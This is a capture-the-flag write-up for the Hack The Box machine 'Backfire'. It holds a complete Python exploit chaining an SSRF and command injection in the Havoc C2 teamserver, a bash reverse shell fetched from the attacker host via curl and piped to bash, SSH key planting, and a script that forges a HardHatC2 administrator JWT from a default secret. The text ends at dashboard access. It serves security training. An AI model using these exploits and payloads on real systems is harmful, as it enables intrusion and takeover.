Description
Backfire is a medium Hack The Box machine that features:
- Unauthenticated Server Side Request Forgery in Havoc Framework C2
- Develop of WebSockets frames using TCP sockets
- Authenticated Remote Command Execution in Havoc Framework C2 as the running user
- Default configuration of HardHatC2 software allows to forge custom JSON Web Tokens allowing the access to the application and the ability to run commands as another user
- Privilege Escalation using
iptablesandiptables-saveallowing to modify system files
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.163.156.
$ ping -c 3 10.129.163.156
PING 10.129.163.156 (10.129.163.156) 56(84) bytes of data.
64 bytes from 10.129.163.156: icmp_seq=1 ttl=63 time=49.5 ms
64 bytes from 10.129.163.156: icmp_seq=2 ttl=63 time=49.0 ms
64 bytes from 10.129.163.156: icmp_seq=3 ttl=63 time=49.4 ms

--- 10.129.163.156 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 48.978/49.304/49.501/0.232 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.163.156 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.163.156
Host is up (0.051s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
443/tcp  open     https
5000/tcp filtered upnp
8000/tcp open     http-alt

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
We get three open ports: 22, 443 and 8000.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.163.156 -sV -sC -p22,443,8000 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.163.156
Host is up (0.050s latency).

PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open     ssl/http nginx 1.22.1
|_http-title: 404 Not Found
|_http-server-header: nginx/1.22.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=127.0.0.1/organizationName=acme/stateOrProvinceName=/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-12-23T11:27:49
|_Not valid after:  2027-12-23T11:27:49
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
8000/tcp open     http     nginx 1.22.1
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 11:31  disable_tls.patch
| 875   17-Dec-2024 11:34  havoc.yaotl
|_
|_http-title: Index of /
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
We get two services: one Secure Shell (SSH), and two Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. In the 8000 service we have available two files disable_tls.patch and havoc.yaotl. We download them.
$ wget http://10.129.163.156:8000/disable_tls.patch
$ wget http://10.129.163.156:8000/havoc.yaotl
We find that the two files have relation with Havoc Framework, a Command and Control software. In the disable_tls.patch we find a diff modification to the software that modifies the use of a secure WebSocket to an insecure WebSocket (wss:// -> ws://) for the team-server, that will be only available from local connections.
Disable TLS for Websocket management port 40056, so I can prove that
sergej is not doing any work
Management port only allows local connections (we use ssh forwarding) so
this will not compromize our teamserver

diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.cc
index abdf1b5..6be76fb 100644
--- a/client/src/Havoc/Connector.cc
+++ b/client/src/Havoc/Connector.cc
@@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo )
 {
     Teamserver   = ConnectionInfo;
     Socket       = new QWebSocket();
-    auto Server  = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
+    auto Server  = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
     auto SslConf = Socket->sslConfiguration();

     /* ignore annoying SSL errors */
     SslConf.setPeerVerifyMode( QSslSocket::VerifyNone );
-    Socket->setSslConfiguration( SslConf );
     Socket->ignoreSslErrors();

     QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]( const QByteArray& Message )
diff --git a/teamserver/cmd/server/teamserver.go b/teamserver/cmd/server/teamserver.go
index 9d1c21f..59d350d 100644
--- a/teamserver/cmd/server/teamserver.go
+++ b/teamserver/cmd/server/teamserver.go
@@ -151,7 +151,7 @@ func (t *Teamserver) Start() {
 		}

 		// start the teamserver
-		if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath, keyPath); err != nil {
+		if err = t.Server.Engine.Run(Host+":"+Port); err != nil {
 			logger.Error("Failed to start websocket: " + err.Error())
 		}
This ignores the TLS layer of the HTTPs protocol, which makes the protocol easier to operate using TCP sockets. In the havoc.yaotl file we have the configuration file of the Havoc instance with two operators: ilya, with CobaltStr1keSuckz! password, and sergej, with 1w4nt2sw1tch2h4rdh4tc2 password. We have the team-server running using the default 40056 port and the agent listener running in the 8443.
Teamserver {
    Host = "127.0.0.1"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "ilya" {
        Password = "CobaltStr1keSuckz!"
    }

    user "sergej" {
        Password = "1w4nt2sw1tch2h4rdh4tc2"
    }
}

Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }
}

Listeners {
    Http {
        Name = "Demon Listener"
        Hosts = [
            "backfire.htb"
        ]
        HostBind = "127.0.0.1"
        PortBind = 8443
        PortConn = 8443
        HostRotation = "round-robin"
        Secure = true
    }
}
Neither of those two ports are opened on the machine, we only find an interesting one, 443, an HTTPs port. Let’s enumerate the service with cURL tool to check in we get any interesting data.
$ curl -kv https://10.129.163.156/
*   Trying 10.129.163.156:443...
* GnuTLS ciphers: NORMAL:-ARCFOUR-128:-CTYPE-ALL:+CTYPE-X509:-VERS-SSL3.0
* SSL connection using TLS1.3 / ECDHE_RSA_AES_256_GCM_SHA384
*   server certificate verification SKIPPED
*   server certificate status verification SKIPPED
*   common name: 127.0.0.1 (does not match '10.129.163.156')
*   server certificate expiration date OK
*   server certificate activation date OK
*   certificate public key: RSA
*   certificate version: #3
* Failed to get certificate name
* Failed to get certificate issuer
* ALPN: server accepted http/1.1
* Connected to 10.129.163.156 (10.129.163.156) port 443
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.163.156
> User-Agent: curl/8.10.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: nginx/1.22.1
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< X-Havoc: true
<
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 10.129.163.156 left intact
We find that the server is returning us a 404 Not Found response with the nginx/1.22.1 web server. We also find the X-Havoc: true header. The service should have relation with a Havoc listener.
Exploitation
Looking for vulnerabilities for the Havoc Framework, we find a Server Side Request Forgery, discovered by chebuya, with a proof of concept and a CVE assigned CVE-2024-41570. Unauthenticated attackers could create a TCP socket on the teamserver with an arbitrary IP/port, and read and write traffic through the socket. By exploiting this vulnerability, attackers could abuse vulnerable teamservers as a redirector. For example, we could access to the internal port of the team-server, 40056. Let’s check the proof of concept to check if works.
With the -t parameter we specify the URL of the agent listener, with the -i and -p port we specify that we want to access to the localhost port 40056. We should create a Python virtual environment and install the pycryptodome and requests dependencies.
$ wget https://github.com/chebuya/Havoc-C2-SSRF-poc/blob/main/exploit.py
$ python -m virtualenv .env
$ . .env/bin/activate
$ pip install pycryptodome
$ python exploit.py -t https://10.129.163.156 -i 127.0.0.1 -p 40056
[***] Trying to register agent...
[***] Success!
[***] Trying to open socket on the teamserver...
[***] Success!
[***] Trying to write to the socket
[***] Success!
[***] Trying to poll teamserver for socket output...
[***] Read socket output successfully!
HTTP/1.1 404 Not Found
Content-Type: text/plain
Content-Length: 18
Connection: close

404 page not found
It is working, we are getting the 404 page not found response from the team-server. So we can confirm that the port is opened only from localhost connections. Now we need to find a way to send commands to the team-server. As we saw previously the connections are made using insecure WebSockets as we saw in the note at the beginning of the DIFF file.
We find that Havoc is vulnerable to command injection enabling an authenticated user to execute commands on the team-server, with the vulnerability discovered by hyperreality. We also have a proof of concept. In this case the script is creating a WebSocket directly, so we cannot use it as the only have the ability to send raw data using the SSRF vulnerability. But we can merge the two scripts to gain Remote Command on the machine running the C2 software.
In the SSRF script we register a fake agent in the server using the register_agent function, then we open the socket using the open_socket function, we write data to the socket using the write_socket function and we read data from the socket using the read_socket function. We are going to add the get_websocket_frame function that will create the binary WebSocket frames and the write_websocket_frame function that will write the created frame to the remote socket.
We will also add three new parameters, -U with the username of the C2, -P with the password of the user of the C2 and -C with the command we want to run remotely. After that we change the default behavior of sending a HTTP GET request with the /vulnerable path. We modify it to start the WebSockets connection. Then the commands from the RCE script are mirrored to gain the command execution. Next, we have the modified script:
import binascii
import hashlib
import json
import random
import requests
import struct
import argparse
import urllib3
urllib3.disable_warnings()


from Crypto.Cipher import AES
from Crypto.Util import Counter

key_bytes = 32

def decrypt(key, iv, ciphertext):
    if len(key) <= key_bytes:
        for _ in range(len(key), key_bytes):
            key += b"0"

    assert len(key) == key_bytes

    iv_int = int(binascii.hexlify(iv), 16)
    ctr = Counter.new(AES.block_size * 8, initial_value=iv_int)
    aes = AES.new(key, AES.MODE_CTR, counter=ctr)

    plaintext = aes.decrypt(ciphertext)
    return plaintext


def int_to_bytes(value, length=4, byteorder="big"):
    return value.to_bytes(length, byteorder)


def encrypt(key, iv, plaintext):

    if len(key) <= key_bytes:
        for x in range(len(key),key_bytes):
            key = key + b"0"

        assert len(key) == key_bytes

        iv_int = int(binascii.hexlify(iv), 16)
        ctr = Counter.new(AES.block_size * 8, initial_value=iv_int)
        aes = AES.new(key, AES.MODE_CTR, counter=ctr)

        ciphertext = aes.encrypt(plaintext)
        return ciphertext

def register_agent(hostname, username, domain_name, internal_ip, process_name, process_id):
    # DEMON_INITIALIZE / 99
    command = b"\x00\x00\x00\x63"
    request_id = b"\x00\x00\x00\x01"
    demon_id = agent_id

    hostname_length = int_to_bytes(len(hostname))
    username_length = int_to_bytes(len(username))
    domain_name_length = int_to_bytes(len(domain_name))
    internal_ip_length = int_to_bytes(len(internal_ip))
    process_name_length = int_to_bytes(len(process_name) - 6)

    data =  b"\xab" * 100

    header_data = command + request_id + AES_Key + AES_IV + demon_id + hostname_length + hostname + username_length + username + domain_name_length + domain_name + internal_ip_length + internal_ip + process_name_length + process_name + process_id + data

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id

    print("[***] Trying to register agent...")
    r = requests.post(teamserver_listener_url, data=agent_header + header_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to register agent - {r.status_code} {r.text}")


def open_socket(socket_id, target_address, target_port):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x02"

    # SOCKET_COMMAND_OPEN / 16
    subcommand = b"\x00\x00\x00\x10"
    sub_request_id = b"\x00\x00\x00\x03"

    local_addr = b"\x22\x22\x22\x22"
    local_port = b"\x33\x33\x33\x33"


    forward_addr = b""
    for octet in target_address.split(".")[::-1]:
        forward_addr += int_to_bytes(int(octet), length=1)

    forward_port = int_to_bytes(target_port)

    package = subcommand+socket_id+local_addr+local_port+forward_addr+forward_port
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data


    print("[***] Trying to open socket on the teamserver...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to open socket on teamserver - {r.status_code} {r.text}")


def write_socket(socket_id, data):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x08"

    # SOCKET_COMMAND_READ / 11
    subcommand = b"\x00\x00\x00\x11"
    sub_request_id = b"\x00\x00\x00\xa1"

    # SOCKET_TYPE_CLIENT / 3
    socket_type = b"\x00\x00\x00\x03"
    success = b"\x00\x00\x00\x01"

    data_length = int_to_bytes(len(data))

    package = subcommand+socket_id+socket_type+success+data_length+data
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    post_data = agent_header + header_data

    print("[***] Trying to write to the socket")
    r = requests.post(teamserver_listener_url, data=post_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to write data to the socket - {r.status_code} {r.text}")


def read_socket(socket_id):
    # COMMAND_GET_JOB / 1
    command = b"\x00\x00\x00\x01"
    request_id = b"\x00\x00\x00\x09"

    header_data = command + request_id

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data


    print("[***] Trying to poll teamserver for socket output...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Read socket output successfully!")
    else:
        print(f"[!!!] Failed to read socket output - {r.status_code} {r.text}")
        return ""


    command_id = int.from_bytes(r.content[0:4], "little")
    request_id = int.from_bytes(r.content[4:8], "little")
    package_size = int.from_bytes(r.content[8:12], "little")
    enc_package = r.content[12:]

    return decrypt(AES_Key, AES_IV, enc_package)[12:]

def get_websocket_frame(payload_data):
    """Create WebSocket frame for sending message with masking"""
    payload_length = len(payload_data)

    # Create a random masking key (4 bytes)
    masking_key = bytearray(random.getrandbits(8) for _ in range(4))

    # Create the frame header
    frame_header = bytearray()
    frame_header.append(0b10000001)  # FIN bit + Text frame opcode
    if payload_length <= 125:
        frame_header.append(0x80 | payload_length)  # Mask bit set to 1
    elif payload_length <= 65535:
        frame_header.append(0x80 | 126)  # Mask bit set to 1 + payload length follows in 2 bytes
        frame_header.extend(struct.pack("!H", payload_length))  # 2-byte length
    else:
        frame_header.append(0x80 | 127)  # Mask bit set to 1 + payload length follows in 8 bytes
        frame_header.extend(struct.pack("!Q", payload_length))  # 8-byte length

    # Add the masking key (4 bytes)
    frame_header.extend(masking_key)

    # Mask the payload data with the masking key
    masked_payload = bytearray()
    for i in range(payload_length):
        masked_payload.append(payload_data[i] ^ masking_key[i % 4])

    # Return the complete frame: header + masking key + masked payload
    return frame_header + masked_payload

def write_websocket_frame(payload):
    request_data = json.dumps(payload).encode()
    frame = get_websocket_frame(request_data)
    write_socket(socket_id, frame)


parser = argparse.ArgumentParser()
parser.add_argument("-t", "--target", help="The listener target in URL format", required=True)
parser.add_argument("-i", "--ip", help="The IP to open the socket with", required=True)
parser.add_argument("-p", "--port", help="The port to open the socket with", required=True)
parser.add_argument("-U", "--user", help="Username of the C2", required=True)
parser.add_argument("-P", "--password", help="Password of the C2", required=True)
parser.add_argument("-C", "--command", help="Command to inject to the C2", required=True)
parser.add_argument("-A", "--user-agent", help="The User-Agent for the spoofed agent", default="Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36")
parser.add_argument("-H", "--hostname", help="The hostname for the spoofed agent", default="DESKTOP-7F61JT1")
parser.add_argument("-u", "--username", help="The username for the spoofed agent", default="Administrator")
parser.add_argument("-d", "--domain-name", help="The domain name for the spoofed agent", default="ECORP")
parser.add_argument("-n", "--process-name", help="The process name for the spoofed agent", default="msedge.exe")
parser.add_argument("-ip", "--internal-ip", help="The internal ip for the spoofed agent", default="10.1.33.7")

args = parser.parse_args()


# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = args.target
headers = {
        "User-Agent": args.user_agent
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = bytes(args.hostname, encoding="utf-8")
username = bytes(args.username, encoding="utf-8")
domain_name = bytes(args.domain_name, encoding="utf-8")
internal_ip = bytes(args.internal_ip, encoding="utf-8")
process_name = args.process_name.encode("utf-16le")
process_id = int_to_bytes(random.randint(1000, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, args.ip, int(args.port))

# Start WebSocket connection
request_data = "GET /havoc/ HTTP/1.1\r\nUpgrade: websocket\r\nHost: " + args.ip + ":" + args.port + "\r\nSec-WebSocket-Key: QakX2BL48Ov2q13DFMqXkw==\r\nSec-WebSocket-Version: 13\r\nConnection: Upgrade\r\n\r\n"
write_socket(socket_id, request_data.encode())
print(read_socket(socket_id).decode())

# Send initial authentication message from havoc_rce.py
payload = {"Body": {"Info": {"Password": hashlib.sha3_256(args.password.encode()).hexdigest(), "User": args.user}, "SubEvent": 3}, "Head": {"Event": 1, "OneTime": "", "Time": "18:40:17", "User": args.user}}
write_websocket_frame(payload)
print(read_socket(socket_id).decode())

# Send listener creation message from havoc_rce.py
payload = {"Body":{"Info":{"Headers":"","HostBind":"0.0.0.0","HostHeader":"","HostRotation":"round-robin","Hosts":"0.0.0.0","Name":"abc","PortBind":"443","PortConn":"443","Protocol":"Https","Proxy Enabled":"false","Secure":"true","Status":"online","Uris":"","UserAgent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"},"SubEvent":1},"Head":{"Event":2,"OneTime":"","Time":"08:39:18","User": args.user}}
write_websocket_frame(payload)
print(read_socket(socket_id).decode())

# Send remote command execution message from havoc_rce.py
injection = """ \\\\\\\" -mbla; """ + args.command + """ 1>&2 && false #"""
payload = {"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "{\n    \"Amsi/Etw Patch\": \"None\",\n    \"Indirect Syscall\": false,\n    \"Injection\": {\n        \"Alloc\": \"Native/Syscall\",\n        \"Execute\": \"Native/Syscall\",\n        \"Spawn32\": \"C:\\\\Windows\\\\SysWOW64\\\\notepad.exe\",\n        \"Spawn64\": \"C:\\\\Windows\\\\System32\\\\notepad.exe\"\n    },\n    \"Jitter\": \"0\",\n    \"Proxy Loading\": \"None (LdrLoadDll)\",\n    \"Service Name\":\"" + injection + "\",\n    \"Sleep\": \"2\",\n    \"Sleep Jmp Gadget\": \"None\",\n    \"Sleep Technique\": \"WaitForSingleObjectEx\",\n    \"Stack Duplication\": false\n}\n", "Format": "Windows Service Exe", "Listener": "abc"}, "SubEvent": 2}, "Head": {"Event": 5, "OneTime": "true", "Time": "18:39:04", "User": args.user}}
write_websocket_frame(payload)
print(read_socket(socket_id).decode())
We are going to create a payload that the server will download and then execute. We will host in a HTTP server. Then we run the exploit we craft it after opening the listening port.
$ echo 'bash -i >& /dev/tcp/10.10.14.76/1234 0>&1' > payload.sh
$ python -m http.server 80
$ nc -nvlp 1234
$ python ssrf.py -t https://10.129.163.156:443 -i 127.0.0.1 -p 40056 -U ilya -P 'CobaltStr1keSuckz!' -C 'curl http://10.10.14.76/payload.sh | bash'
We receive a remote connection with a Linux shell logged in as the ilya user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.76] from (UNKNOWN) [10.129.163.156] 36936
bash: cannot set terminal process group (9229): Inappropriate ioctl for device
bash: no job control in this shell
ilya@backfire:~/Havoc/payloads/Demon$ id
id
uid=1000(ilya) gid=1000(ilya) groups=1000(ilya),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
We are going to move to a more stable shell using SSH, by creating a SSH private key and then by adding it to the authorized_keys file of the ilya user.
$ ssh-keygen -t rsa -b 1024 -f rsakey
Generating public/private rsa key pair.
Enter passphrase for "rsakey" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rsakey
Your public key has been saved in rsakey.pub
The key fingerprint is:
SHA256:Kx0UvZomMV/bkVbtA86CKLR3Yj4FgG5ADmSn5N3DMhg a@a
$ cat rsakey.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDgkWK0cclSbbRiRBKiaPb3873yTweFP61107gWaDdPmuODD4eHN/y6U19IFcda7zGkocThAC3ka/PIzS7dKkdsF6Hw6GeMWtefEfLcJR0C/PYqCvyt2ZpXENzpL2rCisoPPduqcRMtmihGo3zWqAsY13IfgQoaJa9fNVcg2zLHCQ== a@a
We copy the public key to the remote machine.
$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDgkWK0cclSbbRiRBKiaPb3873yTweFP61107gWaDdPmuODD4eHN/y6U19IFcda7zGkocThAC3ka/PIzS7dKkdsF6Hw6GeMWtefEfLcJR0C/PYqCvyt2ZpXENzpL2rCisoPPduqcRMtmihGo3zWqAsY13IfgQoaJa9fNVcg2zLHCQ== a@a' > /home/ilya/.ssh/authorized_keys
Now we are able to login into the machine using SSH.
$ ssh -i rsakey ilya@10.129.163.156
ilya@backfire:~$ id
uid=1000(ilya) gid=1000(ilya) groups=1000(ilya),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
Post-Exploitation
We find a note in the home directory of ilya, called hardhat.txt.
ilya@backfire:~$ cat hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
The note mentions that HardHatC2 software is installed with the default configuration. We find the software processes executed by sergej user.
ilya@backfire:~$ ps -ef | grep HardHatC2
sergej      9603       1  3 17:40 ?        00:00:10 /home/sergej/.dotnet/dotnet run --project HardHatC2Client --configuration Release
sergej      9659    9604  1 17:40 ?        00:00:03 /home/sergej/HardHatC2/TeamServer/bin/Release/net7.0/TeamServer
sergej      9680    9603  1 17:40 ?        00:00:03 /home/sergej/HardHatC2/HardHatC2Client/bin/Release/net7.0/HardHatC2Client
We also find two opened ports that we do not discovered previously, 5000 and 7096.
ilya@backfire:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                   Local Address:Port                      Peer Address:Port          Process
udp            UNCONN          0               0                              0.0.0.0:68                             0.0.0.0:*
tcp            LISTEN          0               128                            0.0.0.0:22                             0.0.0.0:*
tcp            LISTEN          0               511                            0.0.0.0:443                            0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:8443                           0.0.0.0:*
tcp            LISTEN          0               512                            0.0.0.0:5000                           0.0.0.0:*
tcp            LISTEN          0               512                            0.0.0.0:7096                           0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:40056                          0.0.0.0:*
tcp            LISTEN          0               511                            0.0.0.0:8000                           0.0.0.0:*
tcp            LISTEN          0               128                               [::]:22                                [::]:*
Checking the HardHatC2 documentation we find that the 5000 port corresponds with the team-server and the 7096 with the web user interface. By digging in its source code, we find a file that contains the default configuration, TeamServer/appsettings.json.
{
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft": "Warning",
      "Microsoft.Hosting.Lifetime": "Information"
    }
  },
  "AllowedHosts": "*",
  "Jwt": {
    "Key": "jtee43gt-6543-2iur-9422-83r5w27hgzaq",
    "Issuer": "hardhatc2.com"
  },
  "IPWhitelistOptions": {
    "Whitelist": [ "*"]
  },
}
We find the secret key used to forge the JWT tokens, jtee43gt-6543-2iur-9422-83r5w27hgzaq and the issuer, hardhatc2.com. In the TeamServer/Services/UsersRolesDatabaseService.cs file we find that the default administrator username is HardHat_Admin.
...
public static async Task CreateDefaultAdmin()
{
    UserStore userStore = new UserStore();
    var AdminUsername = Environment.GetEnvironmentVariable("HARDHAT_ADMIN_USERNAME") ?? "HardHat_Admin";
...
We also find that its role is Administrator.
...
await userStore.AddToRoleAsync(user, "Administrator", new CancellationToken());
...
In the TeamServer/Services/Authentication.cs file we find the code that creates the JSON Web Token.
private static async Task<string> GenerateJSONWebToken(UserInfo user)
        {
            SymmetricSecurityKey SymmetricSecurityKey = new(Encoding.UTF8.GetBytes(Configuration["Jwt:Key"]));
            SigningCredentials signingCreds = new(SymmetricSecurityKey, SecurityAlgorithms.HmacSha256);

            List<Claim> claims = new()
            {
                new Claim(JwtRegisteredClaimNames.Sub,user.UserName),
                new Claim(JwtRegisteredClaimNames.Jti, Guid.NewGuid().ToString()),
                new Claim(ClaimTypes.NameIdentifier, user.Id)
            };

            IList<string> roleNames = await UserManager.GetRolesAsync(user);
            foreach (string roleName in roleNames)
            {
                claims.Add(new Claim(ClaimsIdentity.DefaultRoleClaimType, roleName));
            }

            JwtSecurityToken jwtsecToken = new(Configuration["Jwt:Issuer"],Configuration["Jwt:Issuer"], claims,null,DateTime.Now.AddDays(28),signingCreds);
            return new JwtSecurityTokenHandler().WriteToken(jwtsecToken);

        }
From this code we can obtain the parameters needed to create a JWT to create a sessions as the administrator user. We have the sub claim with the username, jti with a random JWT Token ID, and the ClaimTypes.NameIdentifier claim http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier with the identifier of the user. Then we have the ClaimsIdentity.DefaultRoleClaimType claim http://schemas.microsoft.com/ws/2008/06/identity/claims/role. We finally have the issuers iss and aud, with the beginning of the token availability iat and its end exp. A script is created to create the token.
import jwt
import datetime
import uuid

# Secret key used to sign the token
SECRET_KEY = 'jtee43gt-6543-2iur-9422-83r5w27hgzaq'

# Parameters
PLATFORM_ADMINISTRATOR = 'HardHat_Admin'
JSON_TOKEN_ID = str(uuid.uuid4())
ADMINISTRATOR_ID = '1'
ISSUER = 'hardhatc2.com'
FROM_TIMESTAMP = datetime.datetime.now(datetime.timezone.utc)
TO_TIMESTAMP = FROM_TIMESTAMP + datetime.timedelta(days=28)
ADMINISTRATOR_ROLE = 'Administrator'

# Define the payload
payload = {
    'sub': PLATFORM_ADMINISTRATOR,
    'jti': JSON_TOKEN_ID,
    'http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier': ADMINISTRATOR_ID,
    'http://schemas.microsoft.com/ws/2008/06/identity/claims/role': ADMINISTRATOR_ROLE,
    'iss': ISSUER,
    'aud': ISSUER,
    'iat': FROM_TIMESTAMP,
    'exp': TO_TIMESTAMP
}

# Generate the JWT
token = jwt.encode(payload, SECRET_KEY, algorithm='HS256')

print(f'Generated JWT: {token}')
We create the token.
$ python create_jwt.py
Generated JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...uKMAnoVp1wiv8ck
To connect to the server we need to local port forward the 5000 and 7096 port.
$ ssh -i rsakey -N -L 127.0.0.1:5000:127.0.0.1:5000 -L 127.0.0.1:7096:127.0.0.1:7096 ilya@10.129.163.156
Now we can access to the web interface of HardHatC2 by visiting https://127.0.0.1:7096/. We find the login form.
 If we dig into the source code of HardHatC2 we find in the
 HardHatC2Client/Pages/Login.razor file that two Local Storage variable are used to have a session in the website bearerToken with the token we generated and UserName with the username.
...
await localStorage.SetItemAsync("bearerToken", token);
await localStorage.SetItemAsync("UserName", UserName);
...
We add both variables in the browser using the Developer Tools Storage > Local Storage > Add Item.
 We refresh the page and we will have access to the web dashboard, that requires us to create a new account.
